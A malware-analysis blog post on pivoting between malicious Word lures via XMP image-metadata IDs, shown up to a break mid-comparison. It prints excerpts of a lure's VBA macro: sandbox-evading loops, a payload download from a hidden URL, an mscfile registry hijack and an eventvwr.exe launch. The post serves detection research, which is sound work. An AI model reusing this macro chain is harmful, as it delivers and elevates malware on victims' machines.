Use the labs portal to pivot to other samples with coercive content in the OCR or plain-text semantic layers. While this blog is not intended to cover the specifics of the macro malware, this is a well-rounded sample in the sense that it combines data from multiple layers in an attempt to avoid detection and we'll take a slight detour to dissect it. These layers are trivially exposed through Deep File Inspection (DFI), a core tenet of the InQuest platform. Readers can follow along via this direct link on InQuest Labs, we begin with the following excerpt from the "Embedded Logic" layer which is executed upon document open via the startup hook "Auto_Open()":
    For i = 1 To 65535555
        If i = 65535555 Then
            For t = 1 To 65535555
                If t = 65535555 Then
                    For b = 1 To 65535555
                        If b = 65535555 Then
                            For a = 1 To 65535555
                                If a = 65535555 Then
                                    For x = 1 To 65535555
                                        If x = 65535555 Then
Five embedded loops, each looping to 65,535,555, for a total of 327,677,775 seemingly superfluous executed directives before the next block of logic is executed. What's the purpose of this? Probably an attempt at evading sandbox technologies that leverage dynamic analysis to monitor the behavior of samples in a controlled environment. By their nature, sample detonation must be limited in some way, be it based on time or instruction count. You can read more about sandbox technologies in our previous blog Defense in Depth: Detonation Technologies. Looking beyond this evasion logic, note that data is read from the "Semantic Context" layer of the document:
Set c = ActiveDocument.Content
The data read is:
Starthttp://bech0r.net/test.exeEnd
The "Start" and "End" markers are then stripped off and subsequent payload downloaded, executed, and hooked into the Windows Registry for persistence. The key lines of code from the VBA macro are shown here:
    StartWord = "Start": EndWord = "End"
    ...
    geturl = Replace(Replace(c.Text, StartWord, ""), EndWord, "")
    ...
    Call DownloadFile(URLtoFile, FilePath + "\payload.exe")
    ...
    Call RegiWrite("HKEY_CURRENT_USER\Software\Classes\mscfile\shell\open\command\", FilePath + "\payload.exe")
    ...
    RetVal = CreateObject("WScript.Shell").Run("eventvwr.exe")

The final executable payload, test.exe (VirusTotal, Joe Sandbox), turns out to be a harmless pentest sample of sorts as the executable is downloaded from http://bech0r.net, home to a legitimate security researcher (side note: awesome background cinematic hacker ambient beat on this site… this is the soundtrack we're using to kick off all hack sessions moving forward). Here is a screenshot of the benign output indicating the success of the execution of the lure:

Switching focus back to the task at hand, let's examine the AV consensus for the document lure on VirusTotal. Detection rates began with 14 vendors on 7/15/2018 and matured to 31 vendors on 9/24/2019, as depicted here:
We can leverage standard Linux command-line tools to extract the XMP IDs from the image:
$ strings ./word/media/image1.png | grep xpacket | xmllint --format - | grep iid
    <rdf:Description
    xmlns:xmpMM="http://ns.adobe.com/xap/1.0/mm/"
    xmlns:stRef="http://ns.adobe.com/xap/1.0/sType/ResourceRef#"'
    xmlns:xmp="http://ns.adobe.com/xap/1.0/"
    rdf:about=""
    xmpMM:OriginalDocumentID="xmp.did:59D68E8C27A2E711964BBD7939DA4803"
    xmpMM:DocumentID="xmp.did:5F6437DAA22811E7975EC6C88D5BC4AF"
    xmpMM:InstanceID="xmp.iid:5F6437D9A22811E7975EC6C88D5BC4AF"
    xmp:CreatorTool="Adobe Photoshop CS6 (Windows)">
    <xmpMM:DerivedFrom
    stRef:instanceID="xmp.iid:59D68E8C27A2E711964BBD7939DA4803"
    stRef:documentID="xmp.did:59D68E8C27A2E711964BBD7939DA4803"/>
Or, alternatively, use the ever popular Exiftool:
$ exiftool ./word/media/image1.png | grep -i xmp
    XMP Toolkit                     : Adobe XMP Core 5.3-c011 66.145661, 2012/02/06-14:56:27
    Original Document ID            : xmp.did:59D68E8C27A2E711964BBD7939DA4803
    Document ID                     : xmp.did:5F6437DAA22811E7975EC6C88D5BC4AF
    Instance ID                     : xmp.iid:5F6437D9A22811E7975EC6C88D5BC4AF
    Derived From Instance ID        : xmp.iid:59D68E8C27A2E711964BBD7939DA4803
    Derived From Document ID        : xmp.did:59D68E8C27A2E711964BBD7939DA480
Regardless of the approach, we're going to leverage the IOC pivot tool on InQuest Labs to search for other samples that may contain images derived from the same parent asset (59D68E8C27A2E711964BBD7939DA4803).
 InQuest Labs IOC Pivot Search
The pivot reveals two additional samples:
- 6b0aad2732169740ba5556ec7a8c90da05af208971a3821ab0c9c1fbdc4961f5 (VT, InQuest Labs)
- 0aa7b1554cf5a8deb29b145041623d7c67e42c04801637adb02b26203a96caaa (VT, InQuest Labs)
Detection rates for sample 6b0aad27 started with 20 vendors on 8/19/2018 and matured to 34 vendors on 9/24/2019. Detection rates for 0aa7b155 started with only 6 vendors on 8/19/2019 and matured to 19 vendors on 9/24/2019. Their relevant scan histories are depicated below:
 6b0aad2732169740ba5556ec7a8c90da05af208971a3821ab0c9c1fbdc4961f5
 0aa7b1554cf5a8deb29b145041623d7c67e42c04801637adb02b26203a96caaa
We can immediately see the value of leveraging XMP IDs to identify related and potentially stealthier samples of the same campaign. As a generalized workflow:
- Ingest files from a variety of sources, both benign and malicious.
- Extract graphical assets looking for XMP identifiers.
- Catalog these identifiers and reference that catalog for pivoting to other samples.
Researchers already employ similar tactics on IP and domain IOCs. This approach provides a pivot engine for a subset of file content.
Microsoft Office DOCX with JPG
Having demonstrated the fundamental value of XMP identifier pivoting, let's dive into another DOCX example, this time with an embedded JPG. This sample is also available on InQuest Labs so readers can follow along, the SHA256 hash value is:
fa97740770f45666ed17ca3b536b513bd99cbfa0c1feeb25dc5c08019831969e
AV consensus on this malicious document lure started with 6 vendors on 7/22/2019 and matured to 32 vendors by 9/29/2019. Once again, downloading, renaming to .zip, and decompressing the archive results in the discovery of a graphical asset, ./tge-zip-1-1/word/media/image2.jpeg, shown here:

There's another image in the media folder, image1.jpeg, we'll circle back to that shortly. Looking at the extracted IOCs panel under InQuest Labs, we see a number of XMP IDs in both GUID and MD5 formats:

The XMP IDs above are collected from all graphical assets that were discovered in the DFI process. We can pivot on each of the IOCs directly from the interface, which will include the "xmp.[doi]id:" prefix. Stripping the prefix will expand our search and we've curated the complete list for your convenience and exploration here:
While we're focused on XMP pivots in this blog, readers should note that there are other interesting pivots that can be made as well, including:
Let's manually extract the XMP identifiers from image2.jpeg using Exiftool and focus solely on those:
$ exiftool image2.jpeg | grep -i xmp
    Toolkit                          : Adobe XMP Core 5.3-c011 66.145661, 2012/02/06-14:56:27
    Instance ID                      : xmp.iid:CAE628A27467E911AD18A821864C67C5
    Document ID                      : xmp.did:B3D4F1219157E911B37B9950729CB11D
    Original Document ID             : xmp.did:B3D4F1219157E911B37B9950729CB11D
    History Instance ID   XMP        : xmp.iid:B3D4F1219157E911B37B9950729CB11D,
                                       xmp.iid:CAE628A27467E911AD18A821864C67C5
    Derived From Instance ID         : xmp.iid:C9E628A27467E911AD18A821864C67C5
    Derived From Document ID         : xmp.did:B3D4F1219157E911B37B9950729CB11D
    Derived From Original Document ID: xmp.did:B3D4F1219157E911B37B9950729CB11D
The instance ID for this specific asset is CAE628A27467E911AD18A821864C67C5, looking one level up at the document ID or original document ID we see B3D4F1219157E911B37B9950729CB11D. We can pivot on this identifier through InQuest Labs:
https://labs.inquest.net/dfi/search/ioc/xmpid/B3D4F1219157E911B37B9950729CB11D
As of the time of this writing, the above search results in 88 different XMP records spread across 44 unique files. The complete list of SHA256 hashes is listed here in alphabetical order. We've highlighted the 8th hash below, more on this sample in the next segment.
- 00121f1606d92c3a1e33c1d4fdf46240dafe3f5e188c15a70b19b2bf7af1c227
- 06d2335b3e09d7e1e5c7d5c130c908fb2ecc3203f3588f965597d01e2a8b6937
- 0dfaa85dfbc21fed86337d2b3fdea8f82679ad23cbdeb3421d5f96e4dff8acfb
- 0f4004c71d7be998222325b9692ae3c302995ceba152e71cff567103dcd4d5fc
- 1f2c096dbf1229c381e9c8d4ac462c35f2da6991fd278d93c476d14d48848243
- 1f4fcfd867258e15a99ac77f4a0c3b57ecd1fbf9c76f0e7b47c41a475d84679f
- 3380235f6de3db4eac0f1212a2608f8b02b1cef68cf5db34e445e729623e686a
- 38aa04842e21290b90e50ab2d724dbbdfd47767f072f7351f51af107125bc7d1
- 3c57e01c98454cab1c80d79bec69f562bdeec063ab4fb96c174fb9b2ec58c844
- 43179d0781d2060a64fe30229a02839cd3bde5d2f324de35b3e0281b0e737a97
- 47079047672a5623fd32d2ee59e572125f813693c0e4500bdddfb8da443555bf
- 4e4f051a44d6695c39133e8ca9efbc5b9e405047e2de4cb5dc1e686466a92121
- 4fa9446c629c3eac4e3e08edec00014520231ba9cca7d33243c8be857aad6f81
- 5015f68a8c4a3bb1ca8617210311d95275bd2950475cc4dca17a533de53144e1
- 5042143c8d1ca43a1bc9cf7e9040fdaec1feded1df63a636dfedb639945a2fcc
- 5413abf53b1849ce6df0b033b40cb7b57672452837bb8288e67c4ff88a48c3ae
- 54a029ed71862a19c4b891dc87f5388d10f125f2fe71ac891f7c19b7e814f8f4
- 54ebc0d9d9d2a78d4e6d59abdadfed06ea4fa828786a4690a5a1c74bba3ce2cd
- 55d837894d33312359cf8dc75def9571ea2a039848fc8c3b791090b97aa825f7
- 5b88f32d73be23510dc431977a67049a94ebecb8b8d20a53b3b0d878482baa0e
- 73600566cf58f255b6e4432edeb6387abf20b56d6f1ddbb98fea3db7d4c4c85d
- 7e3428e040e27afb40bfdd1af3533cc6353539869baa254424df8a40ee56ca93
- 7f971db182b02c6e0dca36e010304b5f684e9909db586f5a983d288c9eef26c8
- 879737700c55cd430e6e6dd7b89cf65df9c7f4eda40488a5c6dcd3a7ff898afc
- 880a410c6fd450a5a8c353a3dad432b6ea763bfe9ad258dab685ccf922ae297b
- 8b0464dd223a3478fa4053410bd0e3ee190eb151c473ef339dd4a1f99fffc626
- 8d776245b87ccdd6dddf1e2f5eccf0315de6e899490c2a78a008b6115fc12c46
- 8ec3a628d9b1d49201917978c24f1e2891b57b163f0f5bb3b51251474d71598b
- 9506670a5d7f941bf96120353408a60805f5c3822e3946997a3a0a712703423a
- 96fdb605c2bbd3a8b570e5c23f9f92ee83d37ca841ab3add23ff01ff73d3a57e
- 97a476f1d46cfa6cd800b87baf5f7810cb6a5c232a831ac682b8bd376c8def70
- 980d8d3e67fb19ea5ef37aa2098225d10d97718f446d92b4e0d1b96980747adf
- 988f21477f5026b45ae691bbd69fe1fc1914d8a89eba18cf9a0a5ac1938c9754
- ac868175af09137932aa8472be136ffa15a0cf2f6a04b397cb0bced6c48aad02
- af9c1bd692933b925163b3899a003c54d4598c48edc2fc873d4e34d089b79308
- b0b0953063b3cb8a380034104795176bfb51266b6b96c60716b4f272c88af9db
- b45ff736c52a3e6a9ff0c93d63a9aa27906cb350d8311236b67d2d9d7fca8e41
- b5986e67a0888ff58c7ca28b9433476d3866d5338a36a68e3e0297d0edda144a
- bc6537ff96c9cb760170f4a0b5805f35591a31bf982bbd432cbcd44efe46c022
- cc81be86c7896285698949e3015f1e940f0be91ddca045901e947f5d6bee03ff
- ded9746abb7085f8a5ba1bb805b019ab6adeb85d93abe8b7cab4bdd5fa3e029c
- e1359cfe046cd7137ab8480a893df358370ebb07266b0af222e257ee8ccd66e1
- e786312e4226bf2c364fe96d3a7ff133b302681686dc31f45b661884d0686b76
- fa97740770f45666ed17ca3b536b513bd99cbfa0c1feeb25dc5c08019831969e
More Interesting Pivots
Language
Recall from earlier in the blog we compared and contrasted a variety of methods for tracking graphical asset re-use across malware lures. Cryptographic file hashes, perception hashes, and OCR based semantic extraction. We posited that, when available, XMP identifiers provide a fast and valuable alternative to these methods. Let's take a look at highlighted 8th hash from the list above:
38aa04842e21290b90e50ab2d724dbbdfd47767f072f7351f51af107125bc7d1
This document lure provides a great example of the value of the XMP approach. Here's image2.jpeg from that sample:

Note that it is the German language equivalent of the image2.jpeg from the original lure. The unique instance ID for this asset is B6D4F1219157E911B37B9950729CB11D, as shown here through Exiftool:
$ cat image2.jpeg.exiftool | grep -i xmp
    XMP Toolkit                      : Adobe XMP Core 5.3-c011 66.145661, 2012/02/06-14:56:27
    Instance ID                      : xmp.iid:B6D4F1219157E911B37B9950729CB11D
    Document ID                      : xmp.did:B3D4F1219157E911B37B9950729CB11D
    Original Document ID             : xmp.did:B3D4F1219157E911B37B9950729CB11D
    History Instance ID              : xmp.iid:B3D4F1219157E911B37B9950729CB11D
    Derived From Instance ID         : xmp.iid:B5D4F1219157E911B37B9950729CB11D
    Derived From Document ID         : xmp.did:B3D4F1219157E911B37B9950729CB11D
    Derived From Original Document ID: xmp.did:B3D4F1219157E911B37B9950729CB11D
But the asset shares the same parent ID of B3D4F1219157E911B37B9950729CB11D with CAE628A27467E911AD18A821864C67C5. To think about this in human terms. An initial asset was created and saved, then the text translated and resaved. Thus producing two unique assets with the same parent ID. While this relationship can also be derived from a perception hash, the XMP approach is far better performing. Again, readers should note that other pivot options are available. For example, searching for the German language equivalent of "Enable Content".
Impersonation
Recall from earlier in the DOCX with JPG example that we glazed over image1.jpeg. Let's circle back and take a look at that image now:

It looks like a template for a structured resume. The profile shot looks legitimate as well, though who knows in this day and age of generative algorithms. Carving out the profile photo and feeding it through the TinEye reverse image search, we get a match on Dr. Britta Höllermann, a [German university research assistant}(https://www.geographie.uni-bonn.de/research/rg/rg-evers/staff/britta-hoellermann) whose identity is seemingly being leveraged as part of the social engineering dimension of this malware campaign. Let's compare the XMP identifiers between the image above and the image found via the reverse image search below:

# malware lure embedded image.
$ exiftool image1.jpeg | grep -i xmp
    XMP Toolkit                     : Adobe XMP Core 5.3-c011 66.145661, 2012/02/06-14:56:27
    Instance ID                     : xmp.iid:78113FDD7F57E911B37B9950729CB11D
